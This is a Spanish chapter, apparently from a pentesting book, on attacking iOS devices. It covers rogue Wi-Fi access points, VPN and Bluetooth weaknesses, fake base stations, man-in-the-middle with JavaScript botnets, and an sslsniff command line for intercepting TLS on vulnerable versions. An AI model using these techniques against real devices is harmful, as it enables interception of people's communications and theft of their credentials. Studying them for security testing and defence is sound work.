La superficie de exposición de un terminal *iOS* de *Apple* es bastante reducida, y se compone del navegador *Mobile Safari*, el cliente de correo, el cliente SMS, los *plugins* que se puedan cargar en estas aplicaciones y poco más. El resto de aplicaciones utilizan peticiones de conexión al sistema operativo que es quién realiza las solicitudes de datos. Debido a esto, los sistemas para tomar control de un terminal *iOS* han sido siempre muy limitados. El investigador *Charlie Miller*, a lo largo de los años ha ido encontrando diferentes fallos en el navegador o en el sistema de SMS para conseguir ejecutar código arbitrario en el dispositivo y tomar el control del mismo.

En el último *Mobile Pwn2Own* de septiembre de 2012, los investigadores *Daan Keuper* y *Joost Pool* encontraron un fallo en el navegador *Mobile Safari* que les permitió tomar control de los dispositivos *iOS*. Sin embargo, casi ninguno de esos *exploits* es público, y sólo se han dado explicaciones de cómo se han realizado, utilizándose esta información para poder hacer herramientas de *jailbreak*.

En el año 2012, la revista Forbes hizo un estudio de cuales eran los *exploits* mejor pagados, y los de los terminales *iOS* superaban con creces a todos los demás por encima de los de las máquinas *Windows*, que tradicionalmente habían sido los más cotizados en el mercado.

ADOBE READER	$5,000-$30,000
MAC OSX	$20,000-$50,000
ANDROID	$30,000-$60,000
FLASH OR JAVA BROWSER PLUG-INS	$40,000-$100,000
MICROSOFT WORD	$50,000-$100,000
WINDOWS	$60,000-$120,000
FIREFOX OR SAFARI	$60,000-$150,000
CHROME OR INTERNET EXPLORER	$80,000-$200,000
IOS	$100,000-$250,000

Fig 8.09: Lista de precios de *exploits* en el mercado.

A pesar de que no hay ningún *exploit* en Metasploit, sí que se conocen muchos de los fallos que tiene cada versión de *iOS*, ya que *Apple* publica en cada nueva versión del sistema operativo la lista de códigos CVE solucionados, lo que puede ayudar a preparar un determinado ataque a un *pentester*.

Una de las superficies de exposición comunes a *iOS*, *Android* y *Windows Phone* son las tiendas de aplicaciones. En el caso de *Android* el número de aplicaciones maliciosas que existen es enorme, por lo que casi no es noticia nueva. En el caso de *iOS* no son demasiadas las que se han encontrado, y casi todas han sido de robo de datos.

El único ejemplo de una aplicación maliciosa instalada a través de la *App Store* es de *Charlie Miller*. Él hizo una prueba de concepto con una aplicación llamada *InstaStock* que tras pasar los controles y estar publicada en la *App Store* e instalada en un dispositivo móvil, se convertía en un *dropper*(módulo de infección que descarga el auténtico software malicioso) para instalar un *backdoor* y controlar el teléfono remotamente.





Fig 8.10: *InstaStock* la Prueba de Concepto de *Charly Miller* que se saltó el *Code-Signing* a través de la *AppStore*

Aparte de esta prueba de concepto, lo más habitual son aplicaciones que roben datos, como la aplicación de *adware Find & Call*, que robaba las agendas de contactos para venderlas en campañas de *spam* de correo electrónico y SMS. Por supuesto, hay que saltar los controles de *Apple* en la *App Store*, pero ya hay casos en los que es posible.

En el caso de que el terminal tenga hecho el *jailbreak*, se ha eliminado el proceso de verificación de software firmado por *Apple* en el terminal, lo que permite que cualquier aplicación pueda ser ejecutada. En este caso es más sencillo instalar un software malicioso en el terminal, si se convence al usuario de que instale una aplicación publicada en un repositorio de Internet.

En la propia *Cydia*, el investigador español *Eagle* descubrió que una de las aplicaciones que había instalado en su terminal, y que procedía de *Cydia*, estaba haciendo *clic-fraud* a través de su terminal móvil, algo que dejó en entredicho los controles de estas tiendas de aplicaciones para dispositivos con *jailbreak*.

Existen casos de *malware* para equipos con *jailbreak*. Hay ejemplos como el gusano *iKee*, que se distribuía vía *OpenSSH* con contraseñas por defecto (algo que es lo primero que hay que mirar en un terminal *iOS* con *jailbreak*), o *iKeyGuard*, un *keylogger* especialmente diseñado para *iOS*, que se distribuye por Internet para vigilar terminales *iOS* con *jailbreak*, en diferentes versiones y con distintas características.

Editions and Features

	iKeyGuard BigBoss	iKeyGuard Standard	iKeyGuard Pro
Hiding Cydia Icon		✓	✓
Hiding IKG From Cydia		✓	✓
Automatic Updates		✓	✓
Character Logging	✓	✓	✓
Auto-Corrections	✓	✓	✓
Sending Logs via E-Mail	✓	✓	✓
FTP Uploads	✓	✓	✓
SMS/iMessage Logging			✓
Phone Call Activity			✓
WhatsApp Logging			✓
Websites Visited Logging			✓
Opened Apps Logging			✓

Fig 8.11: Versiones de *iKeyGuard* para *iOS*

Por supuesto, adaptar *malware* de *OSX* o *Linux* para sistemas *iOS* no es tan complicado si el terminal tiene realizado el *jailbreak*, así que en ataques a medida son muchas las soluciones a emplear.

Encontrar terminales con *jaiblreak* puede ser sencillo, sobre todo si estos utilizan las funciones que permiten algunos programas como *Installous*, de compartir datos vía servidores web. Buscando en *Shodan* equipos con Http cuyo banner muestre que es un *iPhone* es sencillo, y deja a las claras que es un terminal *iPhone* con *jailbreak*. Este mismo truco se puede realizar en un escaneo con *nmap*

en la red de una empresa, para ver si, o bien por SSH o bien por Http, se ha introducido un *iOS* con *jailbreak* en la organización.

La primera de las cosas que es interesante es que los dispositivos *iOS* informan en el campo *User Agent* de la versión exacta del sistema operativo, con lo que únicamente consiguiendo que se cargue una imagen en un correo electrónico o se visite una página web, se logra conocer la versión exacta del sistema operativo objetivo de la acción.





Fig 8.12: Teminales iOS con *jailbreak* en Internet.

En la última versión de *iOS 6*, el cliente *Mail* no carga las imágenes de ningún correo, pero permite hacerlo caso a caso, es decir, el usuario puede elegir cargar las imágenes de un mensaje de correo en particular escrito en HTML, pero en las versiones anteriores esto es algo que se hace a nivel global y por defecto estaba activado, lo que ayuda a conseguir la versión exacta de *iOS*.

Conocida la versión, es posible intentar localizar *exploits* públicos para terminales *iOS* utilizando las bases de datos CVE. *CVE Details* es una web que permite navegar por los expedientes de seguridad de *iOS* que tienen un *exploit* públicado, lo que es de gran utilidad. En la imagen se puede ver una clasificación de los CVE que afectan a *iOS*, y sólo a *iOS*, ordenada por año de descubrimiento y por tipo de vulnerabilidad.

```
Seleccionar C:\Windows\System32\cmd.exe - ncat -l 30000 -v -k
Ncat: Connection from 89.141.50.42.
GET /chusta.jpg HTTP/1.1
Host: 213.97.207.42:30000
User-Agent: Mozilla/5.0 (iPhone; U; CPU iPhone OS 3_1_2 like Mac OS X; es-es) AppleWebKit/528.1
8 (KHTML, like Gecko)
Accept: */*
Accept-Language: es-es
Accept-Encoding: gzip, deflate
Connection: keep-alive
```





Fig 8.13: *User-Agent* dejado por un *iPhone* en una conexión Http.

Si se selecciona la vista de *bugs* con *exploits* públicos, se puede ver que hay bastantes *exploits* disponibles para atacar a terminales *iOS*, y por supuesto se pueden configurar para utilizarlos en determinados entornos.

Apple » Iphone Os : Vulnerability Statistics

Vulnerabilities (197) CVSS Scores Report Browse all versions Possible matches for this product Related Metasploit Modules
Related OVAL Definitions : Vulnerabilities (17) Patches (7) Inventory Definitions (0) Compliance Definitions (0)
Vulnerability Feeds & Widgets New

Vulnerability Trends Over Time

Year	# of Vulnerabilities	DoS	Code Execution	Overflow	Memory Corruption	Sql Injection	XSS	Directory Traversal	Http Response Splitting	Bypass something	Gain Information	Gain Privileges	CSRF	File Inclusion	# of exploits
2007	1		1	1											
2008	9	3	2		1						2				
2009	27	10	6	2	4		2			3	7				3
2010	32	14	14	9	6					5	3	2			3
2011	37	11	10	5	6		3			2	11	1			
2012	91	50	60	55	54		5			11	8	1			
Total	197	98	93	72	71		10			21	31	4			6
% Of All		49.7	47.2	36.5	36.0	0.0	5.1	0.0	0.0	10.7	15.7	2.0	0.0	0.0	

Fig 8.14: Lista de expedientes con *exploit* público.

Entre ellos, hay que destacar el *bug* del PDF descubierto por *Comex* que fue utilizado, y aún está disponible, para *JailbreakMe 3.0*. Hay que recordar que este *bug* funciona en todos los terminales hasta versión *iOS 4.0.1*. Dicho *bug* permite, mediante la apertura de un PDF ejecutar código arbitrario a nivel de *root* en el sistema y, entre otras cosas, parchear el *kernel* de un terminal *iOS* para hacer *jailbreak*. Sin embargo, es posible cambiar el *payload* y ejecutar una *shell* a través del mismo. El investigador español *José Selvi*, realizó una demostración de esto con *JailOwnMe*.

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Confidentiality	Integrity	Availability
1	CVE-2010-2973	264	1	Overflow +Priv	2010-08-05	2010-08-18	6.9	Admin	Local	Medium	Not required	Complete	Complete	Complet
Integer overflow in IOSurface in Apple iOS before 4.0.2 on the iPhone and iPod touch, and before 3.2.2 on the iPad, allows local users to gain privileges via vectors involving IOSurface properties, as demonstrated by JailbreakMe.														
2	CVE-2010-1797	119	1	DoS Exec Code Overflow Mem. Corr.	2010-08-16	2010-08-21	[illegible]	None	Remote	Medium	Not required	Complete	Complete	Complete
Multiple stack-based buffer overflows in the cff_decoder_parse_charstrings function in the CFF Type2 CharStrings interpreter in cff/cffgload.c in FreeType before 2.4.2, as used in Apple iOS before 4.0.2 on the iPhone and iPod touch and before 3.2.2 on the iPad, allow remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via crafted CFF opcodes in embedded fonts in a PDF document, as demonstrated by JailbreakMe. NOTE: some of these details are obtained from third party information.														
3	CVE-2010-1226	20	1	DoS	2010-04-01	2010-04-02	[illegible]	None	Remote	Low	Not required	None	None	Partial
The HTTP client functionality in Apple iPhone OS 3.1 on the iPhone 2G and 3.1.3 on the iPhone 3GS allows remote attackers to cause a denial of service (Safari, Mail, or Springboard crash) via a crafted innerHTML property of a DIV element, related to a "malformed character" issue.														
4	CVE-2009-3271	20	1	DoS	2009-09-21	2009-09-22	4.3	None	Remote	Medium	Not required	None	None	Partial
Apple Safari on iPhone OS 3.0.1 allows remote attackers to cause a denial of service (application crash) via a long tel: URL in the SRC attribute of an IFRAME element.														
5	CVE-2009-1699	200	1	+Info	2009-06-10	2012-03-30	[illegible]	None	Remote	Medium	Not required	Complete	None	None
The XSL stylesheet implementation in WebKit in Apple Safari before 4.0, iPhone OS 1.0 through 2.2.1, and iPhone OS for iPod touch 1.1 through 2.2.1 does not properly handle XML external entities, which allows remote attackers to read arbitrary files via a crafted DTD, as demonstrated by a file:///etc/passwd URL in an entity declaration, related to an "XXE attack."														
6	CVE-2009-1692	399	1	DoS	2009-06-19	2012-03-30	[illegible]	None	Remote	Medium	Not required	None	None	Complete
WebKit before r41741, as used in Apple iPhone OS 1.0 through 2.2.1, iPhone OS for iPod touch 1.1 through 2.2.1, Safari, and other software, allows remote attackers to cause a denial of service (memory consumption or device reset) via a web page containing an HTMLSelectElement object with a large length attribute, related to the length property of a Select object.														

Fig 8.15: Expediente CVE-2010-1797.

Otra forma de atacar a los usuarios de *iOS* es mediante los *bugs* de *Mobile Safari* que permiten ocultar la barra de navegación para hacer ataques de *phishing*. Con SET, es posible crear diferentes sitios falsos para, mediante enlaces trucados suplantar sitios web. En las diferentes versiones de *iOS* se han ido descubriendo formas de hacer esto, por ejemplo, para *iOS 5.1* se publico el *CVE-2012-0674* que permitía con un sencillo código *script* ocultar la barra de navegación de *Mobile Safari* y colocar en su lugar una falsa, simulando así estar situado en otro sitio web, tal y como se ve en la imagen.





Fig 8.16: *Address Bar Spoofing* en *iPhone*.

Hay que resaltar que, aunque el número de *exploits* disponibles en Metasploit para *iOS* sea nulo, el número de *bugs* que se publican en cada versión de *iOS* son muchos, por ejemplo, en *iOS 6* se han solucionado 197 *bugs*, entre los que se encuentran el *CVE- 2012-3730* descubierto por *Ángel Prado* para manipular los archivos adjuntos de mensajes de correo electrónico en *Mail* o el *CVE-2012-3744* descubierto por *pod2g* que permite hacer *SMS Spoofing* en un *iPhone*.

En definitiva, si el objetivo es un terminal *Apple* con *iOS*, lo primero que hay que hacer es averiguar la versión de *iOS* en concreto, y a continuación buscar los *exploits* públicos o los fallos conocidos de esa versión para preparar un ataque a medida.

Atacar las comunicaciones WiFi de dispositivos iOS

Los terminales *iOS* adolecen de ciertas limitaciones en la gestión de las redes WiFi que los hace propensos a ataques de por medio de *Rogue AP*, y *Rogue WiFi*. Esta inseguridad existe principalmente

en la política de gestión de redes conocidas que realiza este sistema operativo a la hora de conectarse a una red WiFi. Por defecto, en el momento en que un terminal con sistema operativo *iOS* tiene configurada como "activa" la conexión WiFi, el dispositivo intentará conectarse a una red conocida.

Este comportamiento no se puede cambiar, es decir, en el momento en que esté activada la conexión WiFi el dispositivo buscará una red conocida y se conectará a ella. Esta política de conexión a redes conocidas es bastante confusa y tiene unos fallos en cuanto a política que merece la pena resaltar.

Muchos usuarios confunden el selector que aparece debajo de la lista de redes WiFi con un selector booleano de conexión automática, pero esto no es así. Este selector sólo tiene utilidad cuando no hay una red conocida cerca, en caso de que sí hubiera dicha red, el terminal se conectaría siempre a ella.





Fig 8.17: Con el selector encendido se conectará automáticamente a las redes conocidas.

Sólo en el caso de que no exista una red conocida en las proximidades, el dispositivo optará por dos políticas. La primera de ellas mostrará, mediante un cuadro de dialogo de notificación que saldrá por encima de cualquier aplicación que esté activa en ese instante, la lista de las redes en las proximidades, para que el usuario seleccione la que desea utilizar. En el caso de que no esté activo ese selector, el usuario deberá situarse en el panel correspondiente a la configuración de redes WiFi, y seleccionarla manualmente en el módulo relacionado con los ajustes.

El problema que se plantea a continuación es saber qué redes son las que un dispositivo WiFi tiene almacenadas en un determinado instante como conocidas, ya que el sistema operativo *iOS* no las muestra. Esta lista de redes se almacena un fichero en formato *SQLite* que se encuentra en la ruta */private/var/Keychains/keychain-2.db*, pero desde el interfaz gráfico es imposible consultarlo.

En dispositivos con *jailbreak* es posible acceder a este fichero e investigarlo para conocer la lista de redes existentes. Además, para consultar dicha lista junto con las contraseñas de conexión es posible utilizar alguna herramienta como *WiFi Passwords*.

El problema no es sólo que se conectará a una red conocida y que el usuario no sabe cuáles son estas, sino que tampoco es posible deshacerse de las redes conocidas con facilidad, ya que *iOS* sólo permite borrar una red de este tipo si está en las proximidades, en caso contrario, no es posible eliminarlas de la lista, lo que obliga a modificar manualmente el fichero *keychain-2.db*. Todo esto

implica que puede haber una red conocida, a la que el dispositivo fue conectado alguna vez, y la próxima vez que la encuentre se conectará.

¿Cuál es la política de elección de red a la hora de realizar una conexión? Tras hacer múltiples pruebas, parece que los dispositivos con *iOS*, en el caso de que haya más de una red WiFi conocida en las proximidades, el terminal elije la última red a la que haya sido conectado, es decir, parecen utilizar un sistema de elección LIFO (*Last In First Out*).

Dicho todo esto, para preparar un ataque de *Rogue WiFi*, a un atacante lo que le hace falta es saber cómo el terminal reconoce una red WiFi, para intentar que se conecte a él mismo, y tal y cómo funcionan, hay una ventaja que puede utilizar el *pentester*. Los dispositivos *iOS* utilizan el SSID, es decir, el nombre de la red WiFi, y la tecnología, es decir, el protocolo de cifrado y la contraseña de conexión para reconocer una red y conectarse a ella.

Esto es un problema sério, ya que debería utilizarse el ESSID (*Extended SSID*) para reconocer la red, y no sólo el nombre. Este ESSID tiene la estructura de una dirección MAC, y sirve para comprobar si se está conectando al *Access Point* correcto, o éste ha sido cambiado. En redes de un solo punto de acceso, este valor es la MAC del *router*, pero en redes con *roaming* es una dirección MAC virtual compartida por todos.

Como el terminal *iOS* no valida el ESSID sino el SSID, puede lograrse fácilmente que el dispositivo se conecte a una falsa red, sólo porque tenga el mismo nombre y la misma configuración. Todo este funcionamiento descrito puede llevar a serios riesgos de seguridad, que pueden ser dirigidos o aleatorios, dependiendo de la estrategia del atacante.

Supongase una conferencia, un aeropuerto o cualquier lugar con concentración de personas en las que puedan existir terminales *Apple* con sistema operativo *iOS*. Es probable que muchos de ellos se hayan conectado alguna vez a una red WiFi abierta, llamada *Default*, *Free* o *Public*. Todos esos nombres son muy comunes en espacios públicos u hoteles, por lo que es probable que muchos usuarios tengan esa red en su lista de redes conocidas. Si no hay otra red conocida cerca, esos dispositivos se conectarán automáticamente e intentarán enviar y recibir datos todas las aplicaciones, que podrían ser interceptadas por el atacante que haya puesto el punto de acceso WiFi falso.

Este mismo ataque puede ser hecho de forma dirigida, por ejemplo, entre los compañeros de una empresa, o de establecimientos, como cafeterías, restaurantes, hoteles. Supongamos un entorno en el que todos los miembros conocen la contraseña de la red WiFi. Si uno de ellos quisiera atacar a otro, podría replicar la red WiFi que ambos conocen en otro entorno, donde la víctima no espere que exista esta red, haciendo que el dispositivo se conecte automáticamente a este falso punto de acceso.

Si el ataque es dirigido, utilizando los módulos de Metasploit dentro de un terminal *iOS*, es posible acompañar a la víctima e ir charlando con ella mientras nuestros Rogue AP instalado en nuestro *iPhone* le ofrece en todo momento la conexión a Internet al *iPhone* de la víctima mediante una red WiFi Public. El terminal de la víctima se descargará el correo electrónico, los mensajes de Whatsapp, etc... a través del Rogue AP.

Atacar las comunicaciones VPN de iOS

Una de las protecciones que tienen los usuarios de *iPhone* o *iPad*, es la de conectarse a Internet por medio de una VPN, ya que así, si las comunicaciones son interceptadas, estas no podrán ser descifradas. Sin embargo, las redes VPN en *iOS* pueden ser atacadas de alguna forma, tal y como se muestra a continuación.

La primera de las maneras es aprovecharse de los fallos de seguridad descubiertos en el protocolo PPTP (*Point to Point Tunneling Protocol*). A día de hoy, si un usuario se conecta a su servidor VPN a través de un *Rogue AP* que está grabando todo el tráfico, es posible crackear la contraseña. Esto es así debido a las nuevas vulnerabilidades conocidas en la arquitectura PPTP y a que además PPTP no autentica máquinas, con lo cual es posible enrutar el tráfico de una VPN con esta tecnología a través de una máquina de grabación que capture todo el tráfico.

Fig 8.18: Crackeando una *password* PTPP con asleap en *BackTrack*.

La segunda de las características débiles del sistema VPN de *iOS* es que el terminal, si pierde conexión a través de la VPN no avisa al usuario, y continúa enviando tráfico sin cifrar, es decir, sin utilizar la VPN. Si el objetivo está utilizando un sistema de conexión VPN robusto, como L2TP/IPSec, entonces hay que intentar aprovechar esta circunstancia. A esta característica es posible sacarle partido haciendo un D.O.S. al servidor VPN para que se caiga la conexión con el cliente, y luego continuar capturando el tráfico a través del sniffer, esta vez sin cifrar.

Atacar las comunicaciones BlueTooth de un iOS

Las comunicaciones *BlueTooth* son muy comunes en dispositivos de cercanía. En el mundo de los terminales *iPhone* o *iPad*, son comúnmente utilizados con sistemas de telefonía manos libres, o teclados. El fallo en los terminales *iOS* es que de fábrica, la gran mayoría de modelos de *iPhone* y de *iPad* tienen la dirección *BlueTooth* consecutiva de la dirección de la tarjeta WiFi.

La dirección de la tarjeta WiFi se difunde sin ningún tipo de precaución, ya que en teoría sólo sirve para indicar la dirección del terminal. Sin embargo, la dirección *BlueTooth* se utiliza como validador estático, una vez que dos dispositivos *BlueTooth* han sido emparejados. Por ejemplo, el terminal *iPhone* y el sistema manos libres del coche.

Si el usuario ha enlazado esos dos elementos, un atacante sólo necesitaría saber cuál es la dirección *BlueTooth* del *iPhone* para suplantarla en cualquier otro dispositivo *BlueTooth* y conectarse al sistema de manos libres sin ningún tipo de código.





Fig 8.19: Direcciones MAC WiFi y *BlueTooth* de un *iPhone*.

Atacar las comunicaciones 3G o GPRS de iOS

Una de las formas más habituales que tienen los usuarios de evitar problemas con posibles atacantes cercanos es trabajar con sólo la conexión GPRS o 3G. Si el objetivo está trabajando con una conexión 3G o GPRS estará a salvo de los ataques WiFi. Sin embargo, si no ha desactivado la tarjeta WiFi, un atacante podría aprovecharse del diseño de conexión automática para crear un Rogue AP al que se conecte el terminal. Si un dispositivo *iOS* tiene WiFi, 3G y GRPS, se conectará primero por la WiFi, y luego por 3G/GPRS, por lo que sin avisar al usuario comenzará a enviar el tráfico por el Rogue AP.

Si el usuario ha sido suficientemente precavido de desactivar la WiFi, que hace que se ahorre batería, que no sea posible detectarle por el espectro inalámbrico y que no se exponga su dirección BlueTooth, lo único que se puede hacer es un ataque con una estación BTS falsa.

Este tipo de ataques está descrito correctamente en el libro de "Hacking de Comunicaciones Móviles: GSM/EDGE/GPRS" de David y José, pero básicamente se aprovecha de que una antena de telefonía cercana de gran potencia, puede anular a las de las operadoras de telefonía móvil cercanas y hacer que el terminal se conecte a la antena falsa, en lugar de a la operadora real.





Fig 8.20: Estructura de ataque *man in the middle* a comunicaciones GPRS con una BTS falsas.

A diferencia de las redes 3G, la única validación que hace el terminal a una red GPRS antes de conectarse es la del nombre, lo que para un atacante suplantar la red de la operadora del *iPhone* es tan sencillo como poner el mismo nombre. Algunos teléfonos permiten bloquear el uso de redes GPRS, pero en el caso de *iOS* no hay forma de forzar el uso sólo de redes 3G, lo que siempre deja abierta esta puerta al atacante.

Una vez que se haya conseguido la conexión a la red falsa GPRS, el atacante puede manipular tanto el tráfico de voz como de datos, haciendo ataques de man in the middle en GRPS como de suplantación de números de llamadas telefónicas.

Ataques man in the middle en iOS

Hasta el momento, muchos de los ataques descritos hacen referencia a un esquema de man in the middle en terminales *iOS*, lo que podría ser un esquema válido para robar información y manipular datos.

En el caso de conexiones sin cifrar, ya sean Http (conexiones a webs o *webservices*), es posible conseguir mucha información de apps usadas por el cliente o el mismo navegador. Además una de las formas más sencillas de alargar el control de un *iPhone* sin meter un malware ni tener problemas con las protecciones de *code-signing* en *iOS* consiste en usar *Botnets* en *Javascript*.

Este tipo de botnets se aprovechan del esquema de hombre en medio para meter un *payload* en todos los ficheros Javascript que carga una página web que se va a conectar a un panel de control para recibir órdenes desde él. La víctima quedará infectada mientras que no se borre la caché del navegador, y el atacante podrá robar las pulsaciones de teclado, hacer ataques de phishing o robar las cookies de sesión de todo lo que pase en el navegador.

Uno de los problemas que surgen en este esquema de hombre en medio es la existencia de conexiones web con Http-s, que puedan evitar la interceptación de todo el tráfico, ya sea para manipular ficheros Javascript o para interceptar comunicaciones de cualquier aplicación.

Sin embargo se pueden probar dos ataques distintos: *SSLStrip* y *SSLSniff*, ambos publicados por el investigador *Moxie Malinspike*. El primero de ellos es muy conocido, y su objetivo es entregar la página en HTTP a la víctima y ser el atacante el que se conecta a la web en HTTPS. Es decir, engaña al usuario quitando HTTPS de todas las conexiones. Si el usuario no se percata o la web está mal diseñada es muy fácil conseguir que una víctima introduzca datos en los formularios.

El segundo de los ataques se basa en una vulnerabilidad que fue parcheada en *iOS* 4.3.5 con la validación de los certificados digitales. Este *bug* tiene 10 años y *Apple* cayó en él hasta la citada versión. El atacante utilizará un certificado digital correcto, pero no autorizado para generar nuevos certificados, para generar certificados digitales falsos. Si el cliente no valida las *BasicConstraints*, es decir, las limitaciones que tiene el certificado utilizado, no se dará cuenta de que se está usando un certificado digital no autorizado para generar nuevos certificados. Si el navegador de la víctima es inferior a *iOS 4.3.5*, se puede utilizar *SSLSniff* para hacer este ataque con cualquier certificado válido

y no se mostrará ninguna alerta. El comando de *SSLsniff* que hay que utilizar para las versiones de *iOS* vulnerables es:

```
sslsniff -a -c [path/to/your/certificate] -f ios -h [httpport] -s [sslport] -w
iphone.log
```

Si el terminal tiene la versión *iOS* 4.3.5, entonces no se pueden utilizar esos certificados, pero sí eres capaz de conseguir los certificados falsos que el hacker iraní se creo en *Diginotar* para Google, Hotmail, etcétera, podrás utilizarlos para ataques man in the middle, ya que el usuario no puede revocar las Entidades de confianza manualmente, y fue en *iOS* 5 cuando *Apple* los revocó. Estos circularon por zonas menos claras de Internet.

Por otro lado, si se usa un certificado falso, el navegador generará una alerta, pero esto no tiene que ser siempre así en todas las aplicaciones. Por ejemplo, la herramienta *Paypal* para *iOS*, en el año 2011 no detectaba el uso de un certificado falso en la comunicación, y enviaba datos a través de esa conexión, algo que tuvo que solucionar.

Ataques de Juice Jacking a iOS

Una de los problemas que tiene *iOS* es que las tarjetas de memoria no se cifran con el sistema *iPhone* Data Protection, con lo que es posible extraer fotos, notas y vídeos almacenados en ellas. Un atacante podría, simulando un cargador de batería en un punto clave, o unos altavoces en un hotel, robar los datos de los teléfonos que en él se pinchen, ya que se puede configurar como un disco USB. Este tipo de ataques también se pueden hacer con acceso físico al dispositivo, pero si puedes llegar al terminal, lo mejor es correr con él y sacarle todos los datos en el laboratorio.





Fig 8.21: Los altavoces en las habitaciones de hotel son perfectos para ataques de *Juice Jacking*

Un atacante podría, simulando un cargador de batería en un punto clave, o unos altavoces en un hotel, robar los datos de los teléfonos que en él se pinchen, ya que se puede configurar como un disco USB. Este tipo de ataques también se pueden hacer con acceso físico al dispositivo, pero si se puede llegar al terminal, lo mejor es correr con él y sacarle todos los datos en el laboratorio.

Post-Explotación: Ataque al backup de un terminal iOS

Los *backups* de un terminal *iOS* son muy jugosos desde el punto de vista de un atacante. En ellos se encuentran no sólo datos de las aplicaciones, sino contraseñas de redes WiFi, VPN, cuentas de correo electrónico, etcétera. El número de contraseñas almacenadas en el *keychain* o llavero de un *iPhone* o un *iPad* es muy alto. En el documento publicado por *Apple*, titulado *iOS Security Guide*, es posible ver la lista de contraseñas almacenadas en el dispositivo que estarían al descubierto si se accediese a los datos de un *backup*.

Item	Accessible
Wi-Fi passwords	After first unlock
Mail accounts	After first unlock
Exchange accounts	After first unlock
VPN certificates	Always, non-migratory
VPN passwords	After first unlock
LDAP, CalDAV, CardDAV	After first unlock
iTunes backup	When unlocked, non-migratory
Voicemail	Always
Safari passwords	When unlocked
Bluetooth keys	Always, non-migratory
Apple Push Notification Service Token	Always, non-migratory
